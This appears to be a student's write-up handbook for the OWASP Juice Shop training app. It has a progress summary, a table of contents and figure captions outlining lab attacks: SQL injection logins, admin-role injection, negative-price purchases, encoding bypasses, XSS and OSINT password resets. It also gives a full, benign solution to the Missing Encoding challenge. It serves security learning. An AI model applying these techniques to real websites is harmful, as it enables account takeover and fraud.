




OWASP JUICE SHOP HANDBOOK

Le Bui Tien Thuan

NUMBER OF SOLVED CHALLENGES



Overall:

Hacking Challenges	55%
Coding Challenges	74%
Challenges Solved	107/172

17 challenges are unavailable on Docker due to [security concerns](#) or technical incompatibility! [Hide disabled challenges](#)

NOTE: 17 challenges are unavailable on Docker due to [security concerns](#) or technical incompatibility!

Detail:

1 Star Challenges	28/28
2 Star Challenges	23/23
3 Star Challenges	35/44
4 Star Challenges	20/37
5 Star Challenges	1/26
6 Star Challenges	0/14

The detailed solution for each challenge below. I hope you find them helpful and comprehensive.

TABLE OF CONTENTS

1	<i>IMPROPER INPUT VALIDATION</i>	18
1.1	Missing Encoding ★	18
1.1.a	Goals	18
1.1.b	How did I analyze?	18
1.1.c	What did I do?	18
1.1.d	Why is it vulnerable?	20
1.1.e	How to prevent it?	20
1.1.f	What did I learn?	20
1.2	Repetitive Registration ★	21
1.2.a	Goals	21
1.2.b	How did I analyze?	21
1.2.c	What did I do?	21
1.2.d	Why is it vulnerable?	23
1.2.e	How to prevent it?	24
1.2.f	What did I learn?	24
1.3	Zero Stars ★	25
1.3.a	Goals	25
1.3.b	How did I analyze?	25
1.3.c	What did I do?	26
1.3.d	Why is it vulnerable?	27
1.3.e	How to prevent it?	28
1.3.f	What did I learn?	28
1.4	Empty User Registration ★★	29
1.4.a	Goals	29
1.4.b	How did I analyze?	29
1.4.c	What did I do?	30
1.4.d	Why is it vulnerable?	32
1.4.e	How to prevent it?	32
1.4.f	What did I learn?	32
1.5	Admin Registration ★★★	33
1.5.a	Goals	33
1.5.b	How did I analyze?	33
1.5.c	What did I do?	33
1.5.d	Why is it vulnerable?	35
1.5.e	How to prevent it?	36
1.5.f	What did I learn?	36
1.6	Deluxe Fraud ★★★	37
1.6.a	Goals	37
1.6.b	How did I analyze?	37
1.6.c	What did I do?	37
1.6.d	Why is it vulnerable?	40
1.6.e	How to prevent it?	40

1.6.f	What did I learn?.....	40
1.7	Payback Time ★★★	41
1.7.a	Goals	41
1.7.b	How did I analyze?.....	41
1.7.c	What did I do?.....	42
1.7.d	Why is it vulnerable?	46
1.7.e	How to prevent it?	46
1.7.f	What did I learn?.....	46
1.8	Upload Size ★★★.....	47
1.8.a	Goals	47
1.8.b	How did I analyze?.....	47
1.8.c	What did I do?	48
1.8.d	Why is it vulnerable?	49
1.8.e	How to prevent it?	49
1.8.f	What did I learn?	50
1.9	Upload Type ★★★	51
1.9.a	Goals	51
1.9.b	How did I analyze?.....	51
1.9.c	What did I do?.....	51
1.9.d	Why is it vulnerable?	54
1.9.e	How to prevent it?	54
1.9.f	What did I learn?.....	55
1.10	Expired Coupon ★★★★★	56
1.10.a	Goals.....	56
1.10.b	How did I analyze?.....	56
1.10.c	What did I do?	57
1.10.d	Why is it vulnerable?.....	58
1.10.e	How to prevent it?	58
1.10.f	What did I learn?	58
1.11	Poison Null Byte ★★★★★	59
1.11.a	Goals.....	59
1.11.b	How did I analyze?.....	59
1.11.c	What did I do?	59
1.11.d	Why is it vulnerable?.....	61
1.11.e	How to prevent it?	61
1.11.f	What did I learn?	62
2	INJECTION.....	63
2.1	Login Admin ★★.....	63
2.1.a	Goals	63
2.1.b	How did I analyze?.....	63
2.1.c	What did I do?.....	63
2.1.d	Why is it vulnerable?	65
2.1.e	How to prevent it?	65

2.1.f	What did I learn?.....	66
2.2	Login Jim ★★★	67
2.2.a	Goals	67
2.2.b	How did I analyze?.....	67
2.2.c	What did I do?.....	67
2.2.d	Why is it vulnerable?	70
2.2.e	How to prevent it?.....	70
2.2.f	What did I learn?.....	70
2.3	Login Bender ★★★.....	71
2.4	Database Schema ★★★.....	72
2.4.a	Goals	72
2.4.b	How did I analyze?.....	72
2.4.c	What did I do?.....	73
2.4.d	Why is it vulnerable?	75
2.4.e	How to prevent it?.....	75
2.4.f	What did I learn?.....	75
2.5	Christmas Special ★★★★★.....	76
2.5.a	Goals	76
2.5.b	How did I analyze?.....	76
2.5.c	What did I do?.....	77
2.5.d	Why is it vulnerable?	80
2.5.e	How to prevent it?.....	80
2.5.f	What did I learn?.....	81
2.6	Ephemeral Accountant ★★★★★.....	82
2.6.a	Goals	82
2.6.b	How did I analyze?.....	82
2.6.c	What did I do?.....	82
2.6.d	Why is it vulnerable?	84
2.6.e	How to prevent it?.....	84
2.6.f	What did I learn?.....	84
2.7	NoSQL Manipulation ★★★★★.....	85
2.7.a	Goals	85
2.7.b	How did I analyze?.....	85
2.7.c	What did I do?.....	86
2.7.d	Why is it vulnerable?	87
2.7.e	How to prevent it?.....	87
2.7.f	What did I learn?.....	88
2.8	Users Credentials ★★★★★	89
2.8.a	Goals	89
2.8.b	How did I analyze?.....	89
2.8.c	What did I do?.....	90
2.8.d	Why is it vulnerable?	91
2.8.e	How to prevent it?.....	91

2.8.f	What did I learn?.....	92
3	MISCELLANEOUS.....	93
3.1	Bully Chatbot ★	93
3.1.a	Goals	93
3.1.b	How did I analyze?.....	93
3.1.c	What did I do?.....	93
3.1.d	Why is it vulnerable?	96
3.1.e	How to prevent it?.....	96
3.1.f	What did I learn?.....	96
3.2	Mass Dispel ★	97
3.2.a	Goals	97
3.2.b	How did I analyze?.....	97
3.2.c	What did I do?.....	97
3.2.d	What did I learn?.....	99
3.3	Privacy Policy ★	101
3.3.a	What did I do?.....	101
3.4	Score Board ★	104
3.4.a	Goals	104
3.4.b	How did I analyze?.....	104
3.4.c	What did I do?.....	105
3.4.d	Why is it vulnerable?	109
3.4.e	How to prevent it?.....	110
3.4.f	What did I learn?.....	110
3.5	Security Advisory	111
4	OBSERVABILITY FAILURES.....	114
4.1	Exposed Metrics ★	114
4.1.a	Goals	114
4.1.b	How did I analyze?.....	114
4.1.c	What did I do?.....	114
4.1.d	Why is it vulnerable?	115
4.1.e	How to prevent it?.....	116
4.1.f	What did I learn?.....	116
4.2	Access Log ★★★★★.....	117
4.2.a	Goals	117
4.2.b	How did I analyze?.....	117
4.2.c	What did I do?.....	117
4.2.d	Why is it vulnerable?	119
4.2.e	How to prevent it?.....	119
4.2.f	What did I learn?.....	119
4.3	Misplaced Signature File ★★★★★	121
4.3.a	Goals	121

4.3.b	How did I analyze?.....	121
4.3.c	What did I do?.....	121
4.3.d	Why is it vulnerable?	123
4.3.e	How to prevent it?.....	124
4.3.f	What did I learn?.....	124
4.4	Leaked Access Log ★★★★★.....	125
4.4.a	Goals	125
4.4.b	How did I analyze?.....	125
4.4.c	What did I do?.....	125
4.4.d	Why is it vulnerable?	129
4.4.e	How to prevent it?.....	130
4.4.f	What did I learn?.....	130
5	XSS.....	131
5.1	DOM XSS ★	131
5.1.a	Goals	131
5.1.b	How did I analyze?.....	131
5.1.c	What did I do?.....	131
5.1.d	Why is it vulnerable?	134
5.1.e	How to prevent it?.....	134
5.1.f	What did I learn?.....	134
5.2	Bonus Payload ★	135
5.2.a	Goals	135
5.2.b	How did I analyze?.....	135
5.2.c	What did I do?.....	136
5.2.d	Why is it vulnerable?	138
5.2.e	How to prevent it?.....	139
5.2.f	What did I learn?.....	139
6	BROKEN ACCESS CONTROL	140
6.1	Web3 Sandbox ★	140
6.1.a	Goals	140
6.1.b	How did I analyze?.....	140
6.1.c	What did I do?.....	140
6.1.d	Why is it vulnerable?	141
6.1.e	How to prevent it?.....	141
6.1.f	What did I learn?.....	142
6.2	Admin Section ★★	143
6.3	View Basket ★★	144
6.3.a	Goals	144
6.3.b	How did I analyze?.....	144
6.3.c	What did I do?.....	144
6.3.d	Why is it vulnerable?	146
6.3.e	How to prevent it?.....	146
6.3.f	What did I learn?.....	147

6.4	Five-Star Feedback ★★	148
6.5	Forged Feedback ★★★	149
6.5.a	Goals	149
6.5.b	How did I analyze?	149
6.5.c	What did I do?	149
6.5.d	Why is it vulnerable?	151
6.5.e	How to prevent it?	151
6.5.f	What did I learn?	151
6.6	Forged Review ★★★	152
6.6.a	Goals	152
6.6.b	How did I analyze?	152
6.6.c	What did I do?	152
6.6.d	Why is it vulnerable?	155
6.6.e	How to prevent it?	155
6.6.f	What did I learn?	156
6.7	Product Tampering ★★★	157
6.7.a	Goals	157
6.7.b	How did I analyze?	157
6.7.c	What did I do?	157
6.7.d	Why is it vulnerable?	158
6.7.e	How to prevent it?	158
6.7.f	What did I learn?	158
6.8	Manipulate Basket ★★★	159
6.8.a	Goals	159
6.8.b	How did I analyze?	159
6.8.c	What did I do?	159
6.8.d	Why is it vulnerable?	162
6.8.e	How to prevent it?	163
6.8.f	What did I learn?	163
7	<i>SENSITIVE DATA EXPOSURE</i>	164
7.1	Confidential Document ★	164
7.1.a	Goals	164
7.1.b	How did I analyze?	164
7.1.c	What did I do?	164
7.1.d	Why is it vulnerable?	166
7.1.e	How to prevent it?	167
7.1.f	What did I learn?	167
7.2	Exposed Credentials ★★	168
7.2.a	Goals	168
7.2.b	How did I analyze?	168
7.2.c	What did I do?	168
7.2.d	Why is it vulnerable?	170
7.2.e	How to prevent it?	170

7.2.f	What did I learn?.....	170
7.3	Login MC SafeSearch ★★.....	172
7.4	Meta Geo Stalking ★★	173
7.4.a	Goals	173
7.4.b	How did I analyze?.....	173
7.4.c	What did I do?.....	173
7.4.d	Why is it vulnerable?	176
7.4.e	How to prevent it?.....	176
7.4.f	What did I learn?.....	177
7.5	NFT Takeover ★★.....	178
7.5.a	Goals	178
7.5.b	How did I analyze?.....	178
7.5.c	What did I do?.....	178
7.5.d	Why is it vulnerable?	182
7.5.e	How to prevent it?.....	182
7.5.f	What did I learn?.....	182
7.6	Visual Geo Stalking ★★	183
7.6.a	Goals	183
7.6.b	How did I analyze?.....	183
7.6.c	What did I do?.....	183
7.6.d	Why is it vulnerable?	187
7.6.e	How to prevent it?.....	187
7.6.f	What did I learn?.....	188
7.7	Login Amy ★★★.....	189
7.7.a	Goals	189
7.7.b	How did I analyze?.....	189
7.7.c	What did I do?.....	189
7.7.d	Why is it vulnerable?	191
7.7.e	How to prevent it?.....	192
7.7.f	What did I learn?.....	192
8	<i>SECURITY THROUGH OBSCURITY.....</i>	193
8.1	Privacy Policy Inspection ★★★.....	193
8.1.a	Goals	193
8.1.b	How did I analyze?.....	193
8.1.c	What did I do?.....	193
8.1.d	Why is it vulnerable?	194
8.1.e	How to prevent it?.....	194
8.1.f	What did I learn?.....	195
9	<i>UNVALIDATED REDIRECTS.....</i>	196
9.1	Outdated Allowlist ★	196
9.1.a	Goals	196
9.1.b	How did I analyze?.....	196

9.1.c	What did I do?	196
9.1.d	Why is it vulnerable?	198
9.1.e	How to prevent it?	199
9.2	Allowlist Bypass ★★★★★	200
9.2.a	Goals	200
9.2.b	How did I analyze?	200
9.2.c	What did I do?	200
9.2.d	Why is it vulnerable?	202
9.2.e	How to prevent it?	202
9.2.f	What did I learn?	203
10	BROKEN AUTHENTICATION.....	204
10.1	Password Strength ★★.....	204
10.1.a	Goals.....	204
10.1.b	How did I analyze?.....	204
10.1.c	What did I do?	204
10.1.d	Why is it vulnerable?.....	205
10.1.e	How to prevent it?	206
10.1.f	What did I learn?	206
10.2	Reset Jim's Password ★★★★★.....	207
10.2.a	Goals.....	207
10.2.b	How did I analyze?.....	207
10.2.c	What did I do?	207
10.2.d	Why is it vulnerable?.....	211
10.2.e	How to prevent it?	211
10.2.f	What did I learn?	212
10.3	Bjoern's Favorite Pet ★★★★★	213
10.3.a	Goals.....	213
10.3.b	How did I analyze?.....	213
10.3.c	What did I do?	213
10.3.d	Why is it vulnerable?.....	216
10.3.e	How to prevent it?	216
10.3.f	What did I learn?	216
10.4	GDPR Data Erasure ★★★★★.....	218
11	VULNERABLE COMPONENTS.....	220
11.1	Legacy Typosquatting ★★★★★.....	220
11.1.a	Goals.....	220
11.1.b	How did I analyze?.....	220
11.1.c	What did I do?	220
11.1.d	Why is it vulnerable?.....	224
11.1.e	How to prevent it?	224
11.1.f	What did I learn?	224
11.2	Vulnerable Library ★★★★★	226

11.2.a	Goals.....	226
11.2.b	How did I analyze?.....	226
11.2.c	What did I do?	226
11.2.d	Why is it vulnerable?.....	228
11.2.e	How to prevent it?	228
11.2.f	What did I learn?	229
12	SECURITY MISCONFIGURATION	230
12.1	Error Handling ★.....	230
12.1.a	Goals.....	230
12.1.b	How did I analyze?.....	230
12.1.c	What did I do?	230
12.1.d	Why is it vulnerable?.....	231
12.1.e	How to prevent it?	232
12.1.f	What did I learn?	232
12.2	Deprecated Interface ★★	233
12.2.a	Goals.....	233
12.2.b	How did I analyze?.....	233
12.2.c	Why is it vulnerable?.....	236
12.2.d	How to prevent it?	236
12.2.e	What did I learn?	236
13	CRYPTOGRAPHIC ISSUES	237
13.1	Weird Crypto ★★	237
13.1.a	Goals.....	237
13.1.b	How did I analyze?.....	237
13.1.c	What did I do?	237
13.1.d	Why is it vulnerable?.....	240
13.1.e	How to prevent it?	241
13.1.f	What did I learn?	241
13.2	Nested Easter Egg ★★★★★	242
13.2.a	Goals.....	242
13.2.b	How did I analyze?.....	242
13.2.c	What did I do?	242
13.2.d	Why is it vulnerable?.....	244
13.2.e	How to prevent it?	244
13.2.f	What did I learn?	244

TABLE OF FIGURES

Figure 1.1.1: Inspecting the broken image source in Developer Tools.....	18
Figure 1.1.2: Converting the raw path to a URL-encoded string.....	19
Figure 1.1.3: The image successfully loads after fixing the URL	19
Figure 1.2.1: Disable button when password not match.....	22
Figure 1.2.2: Removing the 'disabled' attribute in the HTML inspector.....	22
Figure 1.2.3: The Register button available	23
Figure 1.3.1: Fill Feedback form	25
Figure 1.3.2: Feedback Request.....	26
Figure 1.3.3: Intercepting the feedback request in Charles Proxy	27
Figure 1.3.4: Modifying the rating parameter to 0 in the JSON body	27
Figure 1.4.1: Registration form.....	29
Figure 1.4.2: Registration payload.....	30
Figure 1.4.3: Modifying the JSON body to send null values.....	31
Figure 1.4.4: Send empty User registration success	31
Figure 1.4.5: Empty User Registration solved.....	32
Figure 1.5.1: Intercepting the legitimate registration request	33
Figure 1.5.2: Injecting the "role": "admin" parameter into the JSON body	34
Figure 1.5.3: Create new Admin account success.....	35
Figure 1.6.1: Intercepting the Deluxe Membership upgrade request.....	38
Figure 1.6.2: Changing the paymentMode to an arbitrary value	39
Figure 1.6.3: Forwarded the modified request to the server.	39
Figure 1.6.4: Deluxe Fraud solved.....	40
Figure 1.7.1: Login by Accountant using SQL injection	42
Figure 1.7.2: Accountant page	43
Figure 1.7.3: Intercepting the request and setting the price to -1000	44
Figure 1.7.4: Change minus price success	45
Figure 1.7.5: Purchase with minus price product success	45
Figure 1.8.1: Upload file endpoint.....	47
Figure 1.8.2: Preparing a valid PDF file under 100KB	48
Figure 1.8.3: Duplicating file content in the raw request to exceed the size limit.....	49
Figure 1.8.4: Upload Size solved.....	50
Figure 1.9.1: Preparing a valid PDF file that can submit.....	52
Figure 1.9.2: Intercepting the upload request	52
Figure 1.9.3: Renaming the file extension in the raw request	53
Figure 1.9.4: Upload txt file success.....	54
Figure 1.9.5: Upload type solved.....	55
Figure 1.10.1: Coupon fields	56
Figure 1.10.2: Intercepting the coupon redemption request	57

Figure 1.10.3: Expired Coupon challenge solved	58
Figure 1.11.1: 1 Viewing the directory listing in the /ftp folder	60
Figure 1.11.2: Server blocking the download of .bak files	60
Figure 1.11.3: Successfully downloading the hidden package.json.bak file	61
Figure 2.1.1: The Admin email show in the Reviews section.....	63
Figure 2.1.2: Inject SQL in the email input form.....	64
Figure 2.1.3: Login Admin succes	65
Figure 2.1.4: Login Admin solved	65
Figure 2.2.1: Identifying Jim's account details	68
Figure 2.2.2 Inject SQL in Email form	68
Figure 2.2.3 Login with Jim's account success	69
Figure 2.2.4 Login Jim solved	70
Figure 2.3.1 Login Bender success	71
Figure 2.3.2 Login Bender solved.....	71
Figure 2.4.1 Target Search endpoint	72
Figure 2.4.2 Database schema leak.....	74
Figure 2.4.3 Database Schema solved	75
Figure 2.5.1: Normal basket.....	76
Figure 2.5.2: Table schema with soft delete.....	77
Figure 2.5.3 The product that unavaible cause deleted	78
Figure 2.5.4: Identified the request endpoint	78
Figure 2.5.5: Modifying the JSON body to target Product ID 10.....	79
Figure 2.5.6: Christmas Offer successfully added to the basket	80
Figure 2.5.7: Christmas Offer solved.....	81
Figure 2.6.1: Users table structure	82
Figure 2.6.2: Constructing the payload	83
Figure 2.6.3: Ephemeral Accountant solved	84
Figure 2.7.1: Review function	85
Figure 2.7.2: Review payload	86
Figure 2.7.3: All reviews updated simultaneously	87
Figure 2.7.4: NoSQL Manipulation solved.....	88
Figure 2.8.1: Target enpoint for SQL injection	89
Figure 2.8.2: User table.....	90
Figure 2.8.3: Success get user's cridential	91
Figure 3.1.1: Opening the Support Chat	94
Figure 3.1.2: The chatbot yields and reveals the coupon code	95
Figure 3.1.3: Bully Chatbot solved	96
Figure 3.2.1: The Companion Guide explaining the Shift+Click feature	98
Figure 3.2.2: Closing a notification while holding Shift	99
Figure 3.2.3: Mass Dispel solved.....	100

Figure 3.3.1: Navigate Privacy Policy	101
Figure 3.3.2: Privacy Policy page	102
Figure 3.3.3: Privacy Policy solved	102
Figure 3.3.4: This is a joke.....	103
Figure 3.4.1: Accessing Developer Tools	105
Figure 3.4.2: Locating the main.js file in the Sources tab	106
Figure 3.4.3: Analyzing the routing definitions in the code	107
Figure 3.4.4: Finding the hidden /score-board path.....	108
Figure 3.4.5: Successfully accessing the Score Board page	109
Figure 3.4.6: Score Board solved.....	110
Figure 3.5.1: Read challenge hint	111
Figure 3.5.2: The security.txt file.....	111
Figure 3.5.3: Search for the path.....	111
Figure 3.5.4: .well-know/csaf direction	112
Figure 3.5.5: Move to 2021 folder	112
Figure 3.5.6: Read the file detail.....	112
Figure 3.5.7: Send the question to customer feedback	113
Figure 4.1.1: Accessing the /metrics endpoint in the browser	115
Figure 4.1.2: Exposed Metrics solved.....	116
Figure 4.2.1: Guess the support page.....	118
Figure 4.2.2: Navigating to the /support/logs endpoint	118
Figure 4.2.3: Access Log solved	120
Figure 4.3.1: 403 Forbidden error when trying to access the .yaml file directly.....	122
Figure 4.3.2: Constructing the double-encoded in the browser URL bar	123
Figure 4.4.1: Using Google Dorks to find developer discussions	126
Figure 4.4.2: Locating the Pastebin link in the forum thread	127
Figure 4.4.3: Identifying the encoded password in the leaked log	127
Figure 4.4.4: Decode Password	128
Figure 4.4.5: Send success	129
Figure 4.4.6: Leaked Access Logs solved.....	130
Figure 5.1.1: The search parameter reflecting input in the URL	132
Figure 5.1.2: An alert box appeared with the text "xss".	133
Figure 5.1.3: DOM XSS solved.....	134
Figure 5.2.1: Search function endpoint.....	136
Figure 5.2.2: URL encode the payload	137
Figure 5.2.3: The SoundCloud player successfully embedded in the page	138
Figure 5.2.4: Bonus Payload solved	139
Figure 6.1.1: Search the sandbox path in main.js	140
Figure 6.1.2: Navigating to the hidden Web3 Sandbox URL	141
Figure 6.1.3: Web3 Sandbox solved	142

Figure 6.2.1: Navigate to /administration	143
Figure 6.2.2: Admin Section solved.....	143
Figure 6.3.1: Inspecting Session Storage to find the Basket ID (bid).....	145
Figure 6.3.2: Modifying the bid value in the browser's storage.....	145
Figure 6.3.3: Successfully viewing another user's basket after refreshing	146
Figure 6.3.4: View Basket solved	147
Figure 6.4.1: Delete all the 5 star review	148
Figure 6.4.2: Five-Star Feedback solved	148
Figure 6.5.1: Inspecting the form to find the hidden author input field.....	150
Figure 6.5.2: Removing the 'hidden' attribute to reveal the field.....	150
Figure 6.5.3: Forged Feedback solved	151
Figure 6.6.1: Submitting a legitimate review while capturing network traffic	153
Figure 6.6.2: Copying the API request as a Fetch command.....	154
Figure 6.6.3: Successfully forging the review author	155
Figure 6.6.4: Forged Review solved	156
Figure 6.7.1: Sending the PUT request to modify Product ID 9.....	158
Figure 6.8.1: Add product to basket.....	159
Figure 6.8.2: Capturing the API request when adding an item to the basket.....	160
Figure 6.8.3: Request payload	161
Figure 6.8.4: Change the basketId success	162
Figure 6.8.5: Manipulate Basket solved	163
Figure 7.1.1: Analyze the path	164
Figure 7.1.2: Accessing the public /ftp directory listing	165
Figure 7.1.3: Identifying the sensitive 'acquisitions.md' file	166
Figure 7.1.4: Confidential Document solved.....	167
Figure 7.2.1: Finding the hardcoded testing credentials in main.js	169
Figure 7.2.2: Success login testing account	170
Figure 7.2.3: Exposed Credentials solved.....	171
Figure 7.3.1: Login by password found in video	172
Figure 7.3.2: Login success	172
Figure 7.4.1: Locating Johnny's hiking photo on the Photo Wall	174
Figure 7.4.2: Using tool to reveal the hidden GPS coordinates.....	175
Figure 7.4.3: Reset the password with the hint "Where did you go hiking"	176
Figure 7.4.4: Meta Geo Stalking solved	177
Figure 7.5.1: Finding the leaked seed phrase on the About Us page	179
Figure 7.5.2: The hidden NFT authentication page requiring a private key	180
Figure 7.5.3: Generate the private key	181
Figure 7.5.4: Use it for NFT	181
Figure 7.5.5: NFT Takeover solved	182
Figure 7.6.1: Identifying Emma's security question	184

Figure 7.6.2: Locating the photo of Emma's old workplace on the Photo Wall	185
Figure 7.6.3: ITsec logo picture.	186
Figure 7.6.4: Change password success.....	187
Figure 7.6.5: Visual Geo Stalking solved	188
Figure 7.7.1: Challenge description	189
Figure 7.7.2: Searching for the hint "One Important Final Note" on Google.....	190
Figure 7.7.3: Challenge hint.....	190
Figure 7.7.4: Login with Amy account success	191
Figure 7.7.5: Login Amy solved	192
Figure 8.1.1: Access Privacy Policy page success	194
Figure 8.1.2: Privacy Policy Inspection solved	195
Figure 9.1.1: URL in the main.js	197
Figure 9.1.2: Successful redirect to the allowed (but outdated) address	198
Figure 9.1.3: Outdated Allowlist solved	199
Figure 9.2.1: Server rejecting a standard redirect attempt with a 406 error	201
Figure 9.2.2: Redirect to Google success.....	202
Figure 9.2.3: Allowlist Bypass solved	203
Figure 10.1.1: Guessing the admin password as 'admin123'	205
Figure 10.1.2: Success login in Admin account.....	205
Figure 10.1.3: Password Strength solved.....	206
Figure 10.2.1: Identifying Jim's security question	208
Figure 10.2.2: The review hint linking Jim to the Star Trek universe	209
Figure 10.2.3: James T Kirk eldest sibling.	210
Figure 10.2.4: Success reset the password of Jim's account	211
Figure 10.2.5: Reset Jim's Password solved	212
Figure 10.3.1: Identifying the security question	214
Figure 10.3.2: X account of Bjowen Kimminich.....	215
Figure 10.3.3: Search for the post that have the pet name	215
Figure 10.3.4: Success change password.....	216
Figure 10.3.5: Bjoern's Favorite Pet solved	217
Figure 10.4.1: Login in Chris's account	218
Figure 10.4.2: GDPR Data Erasure.....	218
Figure 11.1.1: Located and downloaded the file package.json.bak	220
Figure 11.1.2: Read the package.json.bak	221
Figure 11.1.3: Search for the dependency named epilogue-js	222
Figure 11.1.4: Reported the library name in the customer feedback	223
Figure 11.1.5: Success solved the challenge.....	224
Figure 11.1.6: Legacy Typosquatting solved	225
Figure 11.2.1: Identifying express-jwt in the package.json.bak file	227
Figure 11.2.2: Submitting feedback to report the vulnerable library	228

Figure 11.2.3: Vulnerable Library solved	229
Figure 12.1.1: Access the /ftp path to show file directory	230
Figure 12.1.2: The verbose error message revealing the 'Express' version	231
Figure 12.1.3: Error Handling solved	232
Figure 12.2.1: The deprecated Complaint Form interface	234
Figure 12.2.2: Uploading the file with a modified extension	235
Figure 12.2.3: Change the file extension when using Charles Proxy	235
Figure 12.2.4: Deprecated Interface solved	236
Figure 13.1.1: Extracting the JWT from the browser storage.....	238
Figure 13.1.2: Decoding the JWT payload to reveal the hashed password	239
Figure 13.1.3: Submitting the feedback reporting the use of MD5	240
Figure 13.1.4: Weird Crypto solved.....	241
Figure 13.2.1: Easter Egg give string.....	242
Figure 13.2.2: Access the hidden page success.....	243

1 IMPROPER INPUT VALIDATION

1.1 Missing Encoding ★

1.1.a Goals

The objective of this challenge is to successfully retrieve and display a specific image on the photo wall that is currently failing to load. The issue stems from the file path containing special characters (specifically emojis and hash signs) that interfere with how the browser parses the URL.

1.1.b How did I analyze?

- **Observation:** While browsing the photo wall, I noticed one image was displayed as a broken icon.
- **Hypothesis:** I suspected a malformed URL. When I inspected the element, I saw the `src` attribute contained raw special characters, such as a cat emoji (🐱) and hash signs (#). In a URL, the # character indicates the start of a fragment identifier, causing the browser to stop reading the file path at that point, leading to a 404 error.

1.1.c What did I do?

Step 1: I used the browser's Developer Tools (Right-click -> Inspect) to look at the HTML of the broken image.

```
assets/public/images/uploads/🐱-#zatschi-#whoneedsfourlegs-1572600969477.jpg
```




Figure 1.1.1: Inspecting the broken image source in Developer Tools

Step 2: To fix this, the special characters need to be converted into a format the browser can understand (Percent-encoding). I used an online URL encoding tool (or a console command) to encode the filename.

URL Decoder/Encoder

```
assets%2Fpublic%2Fimages%2Fuploads%2F%F0%9F%98%BC-%23zatschi-%23whoneedsfourlegs-1572600969477.jpg
```

Figure 1.1.2: Converting the raw path to a URL-encoded string

```
assets%2Fpublic%2Fimages%2Fuploads%2F%F0%9F%98%BC-%23zatschi-%23whoneedsfourlegs-1572600969477.jpg
```

Step 3: [Modification & Verification]

- I copied the encoded URL.
- In the Developer Tools, I double-clicked the `src` attribute of the `<img>` tag and pasted the corrected, encoded URL.
- Alternatively, navigating directly to the encoded URL in the address bar also triggers the solution.

Step 4: Immediately after updating the `src` attribute, the browser was able to fetch the resource, and the image of the cat loaded correctly.




Figure 1.1.3: The image successfully loads after fixing the URL

1.1.d Why is it vulnerable?

- **Improper Output Handling:** The application allows users to upload files with special characters in their names but fails to properly encode these filenames when generating the HTML.
- Browsers strictly interpret characters like # (fragment) and ? (query string). If a filename contains these characters and is not encoded, the browser cuts off the request or interprets it incorrectly.

